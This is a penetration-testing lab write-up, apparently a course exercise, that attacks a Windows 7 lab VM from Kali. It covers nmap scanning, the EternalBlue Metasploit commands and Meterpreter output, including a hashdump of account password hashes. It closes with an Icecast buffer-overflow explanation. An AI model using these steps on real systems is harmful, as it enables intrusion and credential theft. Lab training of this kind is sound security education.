

## DETAILED ANALYSIS OF QUESTIONS: 1-5

### Questions-1 Scanning


**Task-1** Setting-up the lab in your local system after downloading it.

**Task-2** Setting up both kali and Windows system into Host-only Network/NAT connection for better networking connection .

- Check attacker's IP address : **ip addr**

**Task-3** Now Scan for the Target IP address and perform Network scanning to perform the System attack. **Angry IP Scanner** is being used in our case to scan IP address.



- **netdiscover -r ipaddress** (eg:192.168.1.1/30 = CIDR value)



### Questions-2 Exploitation

**Task-4** Get the exploit and the get the reverse connection

- After finding out Ip address from angry ip scanner use following command for aggressive scanning **nmap -A -T5 -Pn 192.168.1.22**
- Using above command we can find vulnerable ports, Server OS info, PC name etc of client end.
- Eg. We observe that in this case **port 445/tcp** is in **open state** running **microsoft-ds service** and **Version- Windows 7 Ultimate 7601 Service Pac.**
- **Host name: INEURON-PC.**



### Questions-3 Password Attack

#### Task-5 Dump the system password and get the System Access

- To get system access we are using an attack called **eternal blue**.
- Login as root and type following commands on Terminal.
- Search eternal blue
- Use 1
- Options
- Exploits
- Set rhosts 192.168.1.22
- run



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
609 Capt: -----
[+] 192.168.1.22/445 -
-----
IP
me meterpreter > sysinfo
Computer      : INEURON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
192.168. Architecture : x64
192.168. System Language : en_US
192.168. Domain       : WORKGROUP
192.168. Logged On Users : 0
192.168. Meterpreter   : x64/windows
192.168. meterpreter > hashdump
admin:1002:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad8564e29a924a03510ef:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ineuron:1000:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
Noob:1001:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc077205115aed:::
Root:1003:aad3b435b51404eeaad3b435b51404ee:126b492f729d1595f0ab2e5c22c8a20c:::
Toor:1004:aad3b435b51404eeaad3b435b51404ee:156cb1abc808384cf9a90f47c72cafc:::
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

#### Question-4 Vulnerability Analysis and Exploit Research

**Task-6** Enter into Windows machine after getting the password, login as Admin Account and run ICE\_CAST server which is pre-install comes in the machine

- Use any of the above passwords and login as admin to run ICE-CAST Server which comes pre-installed.



#### Question-5 Web Server Hacking

**Task-7** Again Exploit the Machine with Web server based Exploit - Do some research about the ICE\_CAST server vulnerability

**Task-8** Do provide screenshot of each step you have performs and explain the vulnerability related to ICS-CAST server

#### Vulnerability Explanation:

The **Icecast application** running on **192.168.1.22** allows for a buffer overflow exploit wherein an attacker can remotely gain control of the victim's system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.

After gaining control we can execute following tasks like:

- File discovery and editing.
- Screen capture , Key Logging , Knowing passwords etc
- Privilege escalation to Administrator .

